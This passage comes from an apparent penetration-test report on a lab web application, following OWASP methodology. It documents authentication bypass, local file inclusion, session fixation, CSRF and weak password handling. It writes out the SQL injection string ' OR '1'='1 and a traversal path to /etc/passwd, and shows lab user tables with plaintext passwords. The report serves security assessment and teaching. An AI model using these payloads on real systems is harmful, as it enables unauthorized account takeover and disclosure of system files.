


Figure 24: POST-request inspection

3.5.2 Testing for Default Credentials

To test for default credentials, the tester examined the previously identified phpMyAdmin page found during the configuration and deployment management testing phase. The tester then used the tools in the reference section in the OWASP testing guide to effectively test for default credentials.

The tester navigated to https://cirt.net/passwords?vendor=phpMyAdmin see *Figure 25.* It was found that phpMyAdmin has known default user credentials; the tester used these default credentials and was unsuccessful in logging into phpMyAdmin; after guessing the phpMyAdmin credentials, the tester was timed out from making login attempts; see *Figure 26*.



Figure 25: CIRT




Figure 26: timeout from \phpMyAdmin

3.5.3 Testing for Weak Lockout Mechanism

The web application's account lockout mechanism was assessed by attempting to log in multiple times using the wrong user password. This was done to determine the website's response to a simulated brute-

force attack. Testing revealed that the website lacks a lockout mechanism; repeated login failures triggered no security responses, no temporary blocks or enforced delays, or any warning messages. This test confirmed that the application has a weak lockout mechanism.

3.5.4 Testing for Bypassing Authentication Schema

This testing phase assessed how direct access and SQL injection could be used to exploit the web application's authentication mechanism. Firstly, the tester conducted a direct page request to /adminarea, identified previously that the tester could access this page.

It was also found that this admin area had several exposed directories containing administrative script information, including user management and system configuration files; however, most of these were inaccessible to an unauthenticated user. This highlights that the application has insufficient access control as the administrative interfaces are accessible without proper authentication.

Secondly, the tester injected the login page with a payload that contained *' OR '1'='1*. This was placed in the username and password fields. The payload bypassed all authentication controls, logged the tester in, and displayed the "Welcome back message, as illustrated in Figure 27.




Figure 27: SQL Payload *' OR '1'='1*

The tester then navigated to the user profile page and found that the SQL injection attack had logged the tester into the tsmith user account, shown in Figure 28 below.




Figure 28: tsmith user account

The tester then went to the web address http://192.168.1.10/adminarea/viewusers.php. Previously, the tester could not access this webpage, but after a successful exploitation attempt via SQL injection, the tester can view all the user records.

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf	12345	if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete
0002	Benny	Hill	admin	device	admin@hacklabmadeup.com	Montagne Blanche	54954491	Administrator	0	Edit	Delete
0003	Steve	Brown	hacklab	hacklab	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete
0005	Tom	Smith	tsmith	hacklab	tsmith@hacklab.com	1 wewer we w	12312312	user	1	Edit	Delete

Figure 29: User accounts

The tester then created a new user account and was able to set the account type to Administrator and account status to Admin even without the tsmith user account possessing administrative privileges as illustrated in Figure 30 below.




Figure 30: creation of a new admin account

3.5.5 Testing for Weak Password Policy

In this section, the tester focused on assessing the strength of the password policy; poorly implemented password policies can leave applications vulnerable to brute force or dictionary attacks, as simple passwords can be easily guessed or included in shared password lists. According to OWASP guidelines, enforcing a firm password policy is essential to secure applications against unauthorised access (OWASP,2024).

It was discovered that the application enforces a minimum password length of five characters. This highlights that users can set single-word passwords, such as "password" or "123456." Allowing these types of passwords means even a basic dictionary attack could easily compromise user accounts. This application's policy does not enforce any complexity, and users are more likely to create weak passwords see Figure 31.




Figure 31: password five-character policy

3.5.6 Testing for Weak Password Change or Reset Functionalities

This section examines the application's password change and reset mechanisms; according to OWASP guidelines, password change and reset mechanisms should incorporate robust validation to prevent unauthorised access and ensure account integrity (OWASP,2024)

It was observed that the application allows users to change their password without requiring the old password, as illustrated in Figure 32. The absence of this check means that if an attacker gains access to an active session, they can change the password without knowing the original credentials, effectively taking control of the account and denying access to the actual user. Figure 33 This shows that the password was successfully changed without providing the old password.




Figure 32: password reset

0003	Steve	Brown	hacklab	admin	hacklab@hacklab.com	1 Bell Street	59999995	user	1	Edit	Delete

Figure 33: changed password

Furthermore, it was observed that the application allows users to submit no input into the "New Password" field, which results in the existing password being removed see Figure 34.




Figure 34: blank password

The account “ianf” now has a blank password field, as illustrated in Figure 35. This user account can no longer be logged into. This issue is critical because users can effectively lock themselves out as no warning is provided or validation. This could also be used offensively to deny access to other administrators and users if an attacker gains access and discovers this vulnerability.

ID	First Name	Last Name	Username	Password	Email	Address	Tel	Acc Type	Status		
0001	Ian	Ferguson	ianf		if@yahoo.com	Montagne Blanche	54954491	user	1	Edit	Delete

Figure 35: blank password field in the records page

3.6 AUTHORIZATION TESTING

3.6.1 Testing Directory Traversal File Include

Navigating to 192.168.1.10/addendum.php?type= and appending ../../../../etc/passwd to the type parameter, the tester was able to confirm the presence of a Local File Inclusion (LFI) vulnerability, which demonstrates that the application does not validate or sanitise input parameters allowing unauthorised access to sensitive files see Figure 36.

The /etc/passwd file contains information about user accounts on a Linux system. It includes information about the root user, who has full administrative privileges. The root user's home directory is also at /root.



Figure 36: Directory file include

3.7 SESSION MANAGEMENT TESTING

Following the OWASP methodology, the next step was to assess the session management mechanism of the web application; this was done to identify weaknesses and potential cases of information disclosure in the website's session token generation.

Figure 37 shows that the session token (secretcookie) was captured using Burp Suite. Upon analysing the HTTP response, it was discovered that the website's cookie generation employed a weak encoding method (Hex + ROT13) to obfuscate the session token's encoded value.




Figure 37: session cookie capture

The tester then took the captured secret cookie and entered it into CyberChef. The tester decoded the cookie containing the following information: Arnold Hoffman:49:12345:1730841743. The format is as follows: username: user-id: timestamp. This lack of security exposes sensitive data, as illustrated in Figure 38




Figure 38: CyberChef

3.7.1 Testing for Cookies Attributes

The assessment of session cookie attributes was accomplished to align with the OWASP testing guide and revealed that the session cookie (secretcookie) lacks the Secure HttpOnly and SameSite cookie attributes.

The risk of session hijacking, XSS, and Cross-site request forgery (CSRF) attacks is severely increased without these attributes. These issues highlight weak session management practices, exposing the application to significant security risks. It was found that the decoded session cookie contains a UNIX timestamp. The tester used CyberChef to decode the timestamp, which revealed a human-readable date and time: Tuesday, 5 November 2024, 21:22:23 UTC, as illustrated in Figure 39.




Figure 39: CyberChef timestamp

3.7.2 Testing for Session Fixation

Following the OWASP methodology, the session management of the web application was tested for security flaws such as session hijacking and session fixation. Firstly, the session token for hacklab was captured using Firefox's browser developer tools see Figure 40




Figure 40: Initial login hacklab

The tester then used two different instances of Firefox and logged into the hacklab & jimmy123 user accounts to test if the application was susceptible to a session fixation attack. Each user account has a different PHPSESSID for session management, as illustrated in Figure 41.




Figure 41: Cookie compares

The tester then transported the session token *1u15kshdjm1uvf4uftmhvo6ms0* from the hacklab session and injected it into the jimmy123 session by manually replacing the cookie. The tester obtained unauthorised access to the hacklab account, as illustrated in Figure 42, confirming a lack of session integrity, leaving the application vulnerable to session fixation.




Figure 42: session fixation

The hijacked session allowed the tester to use the website as usual, view orders, view the user profile, and make purchases as shown in Figure 43.




Figure 43: access to checkout via hijacked session

3.7.3 Testing for Cross-Site Request Forgery

The tester used OWASP ZAP again; it discovered multiple endpoints lacking CSRF tokens. These endpoints are shown below; refer to Figure 44 below.



Figure 44: Lack of CRSF Tokens

To validate these findings, the tester deployed a local HTTP server on port 8080 using Python's built-in HTTP server module see Figure 45.

```
Microsoft Windows [Version 10.0.26100.2314]
(c) Microsoft Corporation. All rights reserved.

C:\Users\PC\Desktop>python3 -m http.server 8080
```

Figure 45: Deployment of HTTP server

The tester created three HTML files to test each endpoint to see if they were vulnerable to CRSF; refer to Figure 46, and Appendix A to see the complete source code.




Figure 46: HTML files

These files contained cross-origin requests designed to execute authenticated actions. The Python HTTP deployed earlier in the process was used to host the HTML files, to simulate an attacker-controlled domain. The absence of anti-CSRF tokens and proper enforcement of the same-origin policy allowed these cross-origin requests to succeed, confirming the CSRF vulnerability identified by OWASP ZAP's scan as illustrated in Figure 47.




Figure 47: CRSF Attack

3.7.4 Testing for Logout Functionality

The tester logged into the hacklab account and invoked the log-out function. It was found that the PHPSSID was persistent, and the secret cookie was still stored in that instance of the web browser after logging out; see Figure 48 and Figure 49 For the before and after.

